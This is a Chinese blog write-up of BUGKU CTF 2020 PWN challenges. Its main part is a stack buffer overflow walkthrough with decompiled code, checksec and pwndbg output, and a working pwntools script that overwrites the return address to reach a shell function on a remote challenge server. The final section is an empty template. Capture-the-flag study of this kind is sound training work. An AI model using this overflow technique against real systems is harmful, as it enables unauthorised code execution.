[BUGKU][CTF][PWN][2020] PWN writeup

原创

CryptWinter 于 2021-01-12 21:46:38 发布 139 收藏 1

分类专栏： CTF 文章标签： BUGKU PWN 2020 writeup CTF

本文链接：https://blog.csdn.net/dadongwudi/article/details/112547944

准备UBUNTU pwndbg pwntools

PWN1

关键字：nc


知识点：nc使用方法

https://www.cnblogs.com/nmap/p/6148306.html

nc命令是一个功能打包的网络实用程序，它通过命令行在网络上读取和写入数据;nc是为NMAP项目编写的，是目前已分裂的netcat家族的顶峰,它被设计成一个可靠的后端工具，可以立即为其他用户提供网络连接应用程序和用户。nc不仅可以使用IPv4和IPv6，而且可以为用户提供无限的潜在用途。

在nc的大量功能中，有能力将nc链接在一起；TCP、UDP和到其他站点的SCTP端口；支持SSL；通过socks4或HTTP代理（带有可选代理）进行代理连接身份验证）;一些一般原则适用于大多数应用程序，因此使您能够立即向通常不支持它的软件添加网络支持。

步骤:




PWN 2

关键字：缓冲区一溢出

知识点：

步骤:准备UBUNTU 安装pwndbg +pwntools


1.敏感名称函数 getshell



Function name	Segment	Start
_init_proc	.init	000000000
sub_400550	.plt	000000000
_puts	.plt	00000000(
_system	.plt	00000000(
_memset	.plt	00000000(
_read	.plt	00000000(
___libc_start_main	.plt	00000000(
_setvbuf	.plt	00000000(
__gmon_start__	.plt.got	000000000
_start	.text	000000000
deregister_tm_clones	.text	000000000
register_tm_clones	.text	000000000
__do_global_dtors_aux	.text	000000000
frame_dummy	.text	000000000
main	.text	00000000(
get_shell_	.text	000000000
__libc_csu_init	.text	000000000
__libc_csu_fini	.text	000000000
_term_proc	.fini	000000000
puts	extern	00000000(
system	extern	00000000(
memset	extern	00000000(
read	extern	00000000(

```
1 int get_shell_()
2 {
3   puts("tql~tql~tql~tql~tql~tql~tql");
4   puts("this is your flag!");
5   return system("cat flag");
6 }
```

查看main




Functions window

Function name	Segme
_init_proc	.init
sub_400550	.plt
_puts	.plt
_system	.plt
_memset	.plt
_read	.plt
___libc_start_main	.plt
_setvbuf	.plt
__gmon_start__	.plt.g
_start	.text
deregister_tm_clones	.text
register_tm_clones	.text
__do_global_dtors_aux	.text
frame_dummy	.text
main	.text
get_shell_	.text
__libc_csu_init	.text
__libc_csu_fini	.text
_term_proc	.fini
puts	extern
system	extern
memset	extern
read	extern
__libc_start_main	extern
setvbuf	extern

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s; // [rsp+0h] [rbp-30h]
4
5    memset(&s, 0, 0x30uLL);
6    setvbuf(stdout, 0LL, 2, 0LL);
7    setvbuf(stdin, 0LL, 1, 0LL);
8    puts("say something?");
9    read(0, &s, 0x100uLL);
10   puts("oh,that's so boring!");
11   return 0;
12 }
```

2.checksec pwn2



```
活动  终端  星期六 21：05  zh
hewenbin@hewenbin-virtual-machine: ~
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
hewenbin@hewenbin-virtual-machine:~$ checksec pwn2
[*] '/home/hewenbin/pwn2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
hewenbin@hewenbin-virtual-machine:~$
```


```
[ STACK ]
00:0000 rsp  0x7fffffffdd70 ← 0x0
01:0008      0x7fffffffdd78 → 0x7fffffffde48 → 0x7fffffffe1e9 ← '/home/crypt/pwn/pwn
02:0010      0x7fffffffdd80 ← 0x100000000
03:0018      0x7fffffffdd88 → 0x4006c6 (main) ← push   rbp
04:0020      0x7fffffffdd90 ← 0x0
05:0028      0x7fffffffdd98 ← 0x97a70523dcb1d560
06:0030      0x7fffffffdda0 → 0x4005d0 (_start) ← xor    ebp, ebp
07:0038      0x7fffffffdda8 → 0x7fffffffde40 ← 0x1
[ BACKTRACE ]
 ► f 0     7f0a6161616f
   f 1               0

pwndbg> cyclic -l 0x6161616f
56
pwndbg>
```

3.gdb来进行调试，首先我们制造垃圾字符，接着运行这个程序，把垃圾字符复制粘贴上

```
(py36) root@ubuntu:/home/crypt/pwn# gdb pwn2
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from pwn2...(no debugging symbols found)...done.
pwndbg> cyclic 60
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaa
pwndbg> r
Starting program: /home/crypt/pwn/pwn2
say something?
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaa
oh,that's so boring!
```



```
Program received signal SIGSEGV, Segmentation fault.
0x00007f0a6161616f in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────[ REGISTERS ]──────────────────────────────
 RAX  0x0
 RBX  0x0
 RCX  0x7ffff7af2224 (write+20) ◂— cmp    rax, -0x1000 /* 'H=' */
 RDX  0x7ffff7dcf8c0 (_IO_stdfile_1_lock) ◂— 0
 RDI  0x1
 RSI  0x7ffff7dce7e3 (_IO_2_1_stdout_+131) ◂— or     al, byte ptr [rax] /* 0xdcf8c0000000000a; '\n' */
 R8   0x14
 R9   0x7ffff7fe24c0 ◂— shl    byte ptr [rsi + rdi*8], 0xf7 /* 0x7ffff7fe24c0 */
 R10  0x3
 R11  0x246
 R12  0x4005d0 (_start) ◂— xor    ebp, ebp
 R13  0x7fffffffde40 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x6161616e6161616d ('maaanaaa')
 RSP  0x7fffffffdd70 ◂— 0x0
 RIP  0x7f0a6161616f
──────────────────────────────[ DISASM ]──────────────────────────────
Invalid address 0x7f0a6161616f
```


4.写脚本 运行脚本 要用python2 python3报错TypeError: must be str, not bytes

```python
from pwn import *

p = remote("114.67.246.176", 15319)
payload='a'*48+'a'*8+p64(0x400751)
p.recvline()
p.sendline(payload)
p.interactive()
```

```
(py36) root@ubuntu:/home/crypt/pwn# python2 123.py
[+] Opening connection to 114.67.246.176 on port 15319: Done
[*] Switching to interactive mode
oh,that's so boring!
tql~tql~tql~tql~tql~tql~tql
this is your flag!
flag{99kls08s6d5a73bcd}
[*] Got EOF while reading in interactive
$
```

~/pwn

```
from pwn import *

p = remote("114.67.246.176", 15319)
payload='a'*48+'a'*8+p64(0x400751)
p.recvline()
p.sendline(payload)
p.interactive()
```

PWN 3

关键字：nc

步骤:

```
$ nc 114.67.246.176 15953
welcome to noteRead system
there is there notebook: flag, flag1, flag2
  Please input the note path:
flag
flag{99i92o08s6d5a73bcd}
```

https://blog.csdn.net/dadongwudi

PWN

关键字：

知识点：

步骤: